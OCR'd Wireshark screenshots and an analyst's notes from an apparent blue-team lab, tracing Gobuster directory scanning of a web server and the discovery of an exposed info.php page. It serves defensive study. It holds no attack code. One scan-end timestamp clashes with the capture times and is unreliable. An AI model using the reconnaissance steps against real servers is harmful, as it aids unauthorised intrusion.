

BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
43
No. Time Source Source Port Destination Destination Port Length Protocol Info
2244 2021-02-07 16:34:05.336645820 10.251.96.4 49526 10.251.96.5 80 68 TCP 49526 → 80 [ACK]
[Time since first frame in this TCP stream: 0.007886760 second
[Time since previous frame in this TCP stream: 0.000232500 sec
[SEQ/ACK analysis]
[iRTT: 0.000293302 seconds]
[Bytes in flight: 434]
[Bytes sent since last PSH flag: 434]
TCP payload (434 bytes)
Hypertext Transfer Protocol
HTTP/1.1 404 Not Found\r\n
Response Version: HTTP/1.1
Status Code: 404
[Status Code Description: Not Found]
Response Phrase: Not Found
Date: Sun, 07 Feb 2021 16:34:05 GMT\r\n
Server: Apache/2.4.29 (Ubuntu)\r\n
Content-Length: 273\r\n
[Content length: 273]
Content-Type: text/html; charset=iso-8859-1\r\n
\r\n
[Request in frame: 2254]
[Time since request: 0.000234884 seconds]
[Request URI: /.config]
[Full request URI: http://10.251.96.5/.config]
File Data: 273 bytes
Line-based text data: text/html (9 lines)
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n
<html><head>\n
<title>404 Not Found</title>\n
</head><body>\n
<h1>Not Found</h1>\n
The requested URL was not found on this server. \n
<hr>\n
43 is neither a field nor a protocol name.
Packets: 17508
Profile: Default



BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http.response.code == 20033
No. Time Source Source Port Destination Destination Port Length Protocol Info
2217 2021-02-07 16:34:05.331260944 10.251.96.5 80 10.251.96.4 49516 568 HTTP HTTP/1.1 200 OK
.... .0.. = Reset: Not set
....0. = Syn: Not set
....0 = Fin: Not set
[TCP Flags: ·····AP···]
Window: 509
[Calculated window size: 65152]
[Window size scaling factor: 128]
Checksum: 0xd819 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Tim
TCP Option - No-Operation (NOP)
Kind: No-Operation (1)
TCP Option - No-Operation (NOP)
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1334836416, TSecr 2446238638
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1334836416
Timestamp echo reply: 2446238638
[Timestamps]
[Time since first frame in this TCP stream: 0.001932376 second
[Time since previous frame in this TCP stream: 0.001478819 sec
[SEQ/ACK analysis]
[iRTT: 0.000293302 seconds]
[Bytes in flight: 500]
[Bytes sent since last PSH flag: 500]
TCP payload (500 bytes)
Hypertext Transfer Protocol
HTTP/1.1 200 OK\r\n
Response Version: HTTP/1.1
Status Code: 200
Frame (568 bytes)
Uncompressed entity body (186 bytes)
HTTP Response Status Code (http.response.code), 3 byte(s)
Packets: 17508 · Displayed: 271 (1.5%)
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http.response.code == 200
No. Time Source Source Port Destination Destination Port Length Protocol Info
2217 2021-02-07 16:34:05.331260944 10.251.96.5 80 10.251.96.4 49516 568 HTTP HTTP/1.1 200 OK
.... .0.. = Reset: Not set
....0. = Syn: Not set
....0 = Fin: Not set
[TCP Flags: ·····AP···]
Window: 509
[Calculated window size: 65152]
[Window size scaling factor: 128]
Checksum: 0xd819 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Tim
TCP Option - No-Operation (NOP)
Kind: No-Operation (1)
TCP Option - No-Operation (NOP)
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1334836416, TSecr 2446238638
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1334836416
Timestamp echo reply: 2446238638
[Timestamps]
[Time since first frame in this TCP stream: 0.001932376 second
[Time since previous frame in this TCP stream: 0.001478819 sec
[SEQ/ACK analysis]
[iRTT: 0.000293302 seconds]
[Bytes in flight: 500]
[Bytes sent since last PSH flag: 500]
TCP payload (500 bytes)
Hypertext Transfer Protocol
HTTP/1.1 200 OK\r\n
Response Version: HTTP/1.1
Status Code: 200
0040 91 ce a3 ae 48 54 54 50 2f 31 2e 31 20 32 30 30 ····HTTP /1.1 200
0050 20 4f 4b 0d 0a 44 61 74 65 3a 20 53 75 6e 2c 20 OK··Date: Sun,
0060 30 37 20 46 65 62 20 32 30 32 31 20 31 36 3a 33 07 Feb 2021 16:3
0070 34 3a 30 35 20 47 4d 54 0d 0a 53 65 72 76 65 72 4:05 GMT··Server
0080 3a 20 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 : Apache/2.4.29
0090 28 55 62 75 6e 74 75 29 0d 0a 53 65 74 2d 43 6f (Ubuntu)··Set-Co
00a0 6f 6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d okie: PHPSESSID=
00b0 63 75 75 35 6a 67 75 65 39 6e 70 65 6e 75 69 66 cuu5jgue9npenuif
00c0 76 61 6b 33 61 68 36 38 6b 64 3b 20 70 61 74 68 vak3ah68kd; path
00d0 3d 2f 0d 0a 45 78 70 69 72 65 73 3a 20 54 68 75 =/··Expires: Thu
00e0 2c 20 31 39 20 4e 6f 76 20 31 39 38 31 20 30 38 , 19 Nov 1981 08
00f0 3a 35 32 3a 30 30 20 47 4d 54 0d 0a 43 61 63 68 :52:00 GMT··Cach
0100 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 73 74 e-Control: no-st
0110 6f 72 65 2c 20 6e 6f 2d 63 61 63 68 65 2c 20 6d ore, no-cache, m
0120 75 73 74 2d 72 65 76 61 6c 69 64 61 74 65 0d 0a ust-revalidate··
0130 50 72 61 67 6d 61 3a 20 6e 6f 2d 63 61 63 68 65 Pragma: no-cache
0140 0d 0a 56 61 72 79 3a 20 41 63 63 65 70 74 2d 45 ··Vary: Accept-E
0150 6e 63 6f 64 69 6e 67 0d 0a 43 6f 6e 74 65 6e 74 ncoding··Content
0160 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 0d -Encoding: gzip·
0170 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a ·Content-Length:
0180 20 31 33 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 136··Content-Ty
0190 70 65 3a 20 74 65 78 74 2f 68 74 6d 6c 3b 20 63 pe: text/html; c
01a0 68 61 72 73 65 74 3d 55 54 46 2d 38 0d 0a 0d 0a harset=UTF-8····
01b0 1f 8b 08 00 00 00 00 00 00 03 b3 49 54 c8 28 4a ···········IT·(J
01c0 4d b3 55 d7 cf c9 4f cf cc d3 2b c8 28 50 b7 f3 M·U···O···+·(P··
01d0 01 31 6d 12 ed 14 6a 14 6c e0 f2 49 45 f9 e5 c5 ·1m···j·l··IE···
01e0 a9 10 05 4e 60 36 ba 8a e4 fc dc 82 9c c4 cc bc ···N`6··········
01f0 12 88 a2 a0 d4 f4 cc e2 92 d4 22 05 67 98 38 ba ··········".g·8·
0200 86 d4 94 cc 92 82 a2 fc b4 cc 1c a8 b9 ae 40 01 ··············@·
0210 85 00 88 08 54 71 52 91 5d 68 5e 62 52 4e aa 42 ····TqR·]h^bRN·B
Frame (568 bytes)
Uncompressed entity body (186 bytes)
HTTP Response Status Code (http.response.code), 3 byte(s)
Packets: 17508 · Displayed: 271 (1.5%)
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(http.response.code == 200)&&(ip.src == 10.251.96.5)
No. Time Source Source Port Destination Destination Port Length Protocol Info
13981 2021-02-07 16:36:17.776015808 10.251.96.5 80 10.251.96.4 49630 602 HTTP HTTP/1.1 200 OK
13969 2021-02-07 16:35:59.717637807 10.251.96.5 80 10.251.96.4 49628 642 HTTP HTTP/1.1 200 OK
13966 2021-02-07 16:35:54.912779436 10.251.96.5 80 10.251.96.4 49628 565 HTTP HTTP/1.1 200 OK
13935 2021-02-07 16:35:41.838696924 10.251.96.5 80 10.251.96.4 49624 565 HTTP HTTP/1.1 200 OK
13916 2021-02-07 16:35:39.328498071 10.251.96.5 80 10.251.96.4 49624 725 HTTP HTTP/1.1 200 OK
13905 2021-02-07 16:35:33.377227694 10.251.96.5 80 10.251.96.4 49622 566 HTTP HTTP/1.1 200 OK
13894 2021-02-07 16:35:25.148225171 10.251.96.5 80 10.251.96.4 49620 8977 HTTP HTTP/1.1 200 OK
7725 2021-02-07 16:34:05.733827052 10.251.96.5 80 10.251.96.4 49556 8494 HTTP HTTP/1.1 200 OK
7173 2021-02-07 16:34:05.691384537 10.251.96.5 80 10.251.96.4 49548 568 HTTP HTTP/1.1 200 OK
2217 2021-02-07 16:34:05.331260944 10.251.96.5 80 10.251.96.4 49516 568 HTTP HTTP/1.1 200 OK
2207 2021-02-07 16:33:44.743959412 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2204 2021-02-07 16:33:44.206452257 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2200 2021-02-07 16:33:43.694836018 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2196 2021-02-07 16:33:43.055499023 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2192 2021-02-07 16:33:40.724701584 10.251.96.5 80 10.251.96.4 49514 643 HTTP HTTP/1.1 200 OK
2182 2021-02-07 16:33:34.444231191 10.251.96.5 80 10.251.96.4 49512 642 HTTP HTTP/1.1 200 OK
2174 2021-02-07 16:33:31.164566865 10.251.96.5 80 10.251.96.4 49512 624 HTTP HTTP/1.1 200 OK
16119 2021-02-07 16:40:43.929633690 10.251.96.5 80 10.251.96.4 49936 662 HTTP HTTP/1.1 200 OK
Frame 2217: 568 bytes on wire (4544 bits), 568 bytes captured (454
Section number: 1
Interface id: 0 (any)
Interface name: any
Encapsulation type: Linux cooked-mode capture v1 (25)
Arrival Time: Feb 7, 2021 08:34:05.331260944 PST
UTC Arrival Time: Feb 7, 2021 16:34:05.331260944 UTC
Epoch Arrival Time: 1612715645.331260944
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.001478819 seconds]
[Time delta from previous displayed frame: 20.587301532 seconds]
[Time since reference or first frame: 162.638586146 seconds]
Frame Number: 2217
Frame Length: 568 bytes (4544 bits)
Capture Length: 568 bytes (4544 bits)
Frame (568 bytes)
Uncompressed entity body (186 bytes)
BTLOPortScan.pcap
Packets: 17508 · Displayed: 175 (1.0%)
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(http.response.code == 200)&&(ip.src == 10.251.96.5)
No. Time Source Source Port Destination Destination Port Length Protocol Info
13981 2021-02-07 16:36:17.776015808 10.251.96.5 80 10.251.96.4 49630 602 HTTP HTTP/1.1 200 OK
13969 2021-02-07 16:35:59.717637807 10.251.96.5 80 10.251.96.4 49628 642 HTTP HTTP/1.1 200 OK
13966 2021-02-07 16:35:54.912779436 10.251.96.5 80 10.251.96.4 49628 565 HTTP HTTP/1.1 200 OK
13935 2021-02-07 16:35:41.838696924 10.251.96.5 80 10.251.96.4 49624 565 HTTP HTTP/1.1 200 OK
13916 2021-02-07 16:35:39.328498071 10.251.96.5 80 10.251.96.4 49624 725 HTTP HTTP/1.1 200 OK
13905 2021-02-07 16:35:33.377227694 10.251.96.5 80 10.251.96.4 49622 566 HTTP HTTP/1.1 200 OK
13894 2021-02-07 16:35:25.148225171 10.251.96.5 80 10.251.96.4 49620 8977 HTTP HTTP/1.1 200 OK
7725 2021-02-07 16:34:05.733827052 10.251.96.5 80 10.251.96.4 49556 8494 HTTP HTTP/1.1 200 OK
7173 2021-02-07 16:34:05.691384537 10.251.96.5 80 10.251.96.4 49548 568 HTTP HTTP/1.1 200 OK
2217 2021-02-07 16:34:05.331260944 10.251.96.5 80 10.251.96.4 49516 568 HTTP HTTP/1.1 200 OK
2207 2021-02-07 16:33:44.743959412 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2204 2021-02-07 16:33:44.206452257 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2200 2021-02-07 16:33:43.694836018 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2196 2021-02-07 16:33:43.055499023 10.251.96.5 80 10.251.96.4 49514 642 HTTP HTTP/1.1 200 OK
2192 2021-02-07 16:33:40.724701584 10.251.96.5 80 10.251.96.4 49514 643 HTTP HTTP/1.1 200 OK
2182 2021-02-07 16:33:34.444231191 10.251.96.5 80 10.251.96.4 49512 642 HTTP HTTP/1.1 200 OK
2174 2021-02-07 16:33:31.164566865 10.251.96.5 80 10.251.96.4 49512 624 HTTP HTTP/1.1 200 OK
16119 2021-02-07 16:40:43.929633690 10.251.96.5 80 10.251.96.4 49936 662 HTTP HTTP/1.1 200 OK
Frame 13894: 8977 bytes on wire (71816 bits), 8977 bytes captured
Section number: 1
Interface id: 0 (any)
Interface name: any
Encapsulation type: Linux cooked-mode capture v1 (25)
Arrival Time: Feb 7, 2021 08:35:25.148225171 PST
UTC Arrival Time: Feb 7, 2021 16:35:25.148225171 UTC
Epoch Arrival Time: 1612715725.148225171
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.000019853 seconds]
[Time delta from previous displayed frame: 79.414398119 seconds]
[Time since reference or first frame: 242.455550373 seconds]
Frame Number: 13894
Frame Length: 8977 bytes (71816 bits)
Capture Length: 8977 bytes (71816 bits)
Frame (8977 bytes)
Reassembled TCP (23389 bytes)
Uncompressed entity body (85
BTLOPortScan.pcap
Packets: 17508 · Displayed: 175 (1.0%)
Profile: Default


Favorites
Recently Used
All Applications
Usual Applications
01 - Reconnaissance
02 - Resource Development
03 - Initial Access
04 - Execution
05 - Persistence
06 - Privilege Escalation
07 - Defense Evasion
08 - Credential Access
09 - Discovery
10 - Lateral Movement
11 - Collection
12 - Command and Control
13 - Exfiltration
14 - Impact
15 - Forensics
16 - Services and Other Tools
Terminal Emulator
Root Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Tools
Kali Docs
Kali Bugs
OffSec Training
Exploit Database
VulnHub
kali
Find: 33
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
BTLOPortScan.pcap
Profile: Default


Wireshark · Follow HTTP Stream (tcp.stream eq 1095) - BTLOPortScan.pcap
File Edit View Go Capt
tcp.stream eq 1095
No. Time
Entire conversation (86 kB)
Show as ASCII
No delta times
Stream
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
BTLOPortScan.pcap
Profile: Default

🔍 **Discovery of Exposed `info.php` Revealing PHP Version**

🛠️ **Tool/Technique:** Wireshark (HTTP Stream Analysis + Payload Inspection)
⏱️ **Timestamp:** 2021-02-07 16:35:25
🔗 **Context:**
This marks the **transition from enumeration to vulnerability discovery**. The attacker has finished directory brute-forcing via Gobuster and uncovers an `info.php` file that exposes sensitive environment details — a classic misconfiguration and a **pivot point** in many real-world breaches.

🎯 **Why This Matters:**
An exposed `info.php` page is a **goldmine for attackers**. It reveals the PHP version, build settings, enabled modules, and OS-specific configurations. This data allows a targeted attacker to research known exploits for that exact setup, drastically increasing their chances of successful compromise.


💡 **My Analysis:**


- **Observation:**
  - Packet `7725` shows a GET request to `info.php`, with a large response size of `8,494 bytes`.
  - The HTTP stream reveals a **successful 200 OK** response and a full `phpinfo()` page.
  - The request was made using **Gobuster** (`User-Agent: gobuster/3.0.1`).
  - Later, packet `13894` (from IP 10.4) makes the **same request**, but with a new `User-Agent: Mozilla/5.0`, indicating **manual user interaction** with the discovered page.
  - The PHP version and server environment are now **publicly exposed**.
  - Gobuster finishes its scan around packet `13661` (timestamp 16:56:46).
  - Activity from `172.x` IP addresses shows browsing behavior unrelated to the initial scanning, possibly representing normal user traffic or analyst testing.
- **Interpretation:**
  - `info.php` is an **information disclosure vulnerability** — not an exploit in itself, but a powerful reconnaissance tool.
  - The attacker (or pentester) now knows the **exact PHP version** in use, which can be cross-referenced with CVEs for known remote code execution (RCE), LFI, or privilege escalation flaws.
  - The fact that the same endpoint was revisited by a manual user agent strongly suggests **interest or exploitation prep** — this is no longer passive scanning.
  - This behavior shows the attacker has now **shifted gears from automation to manual exploitation**.
- **Action (What a SOC would do next):**

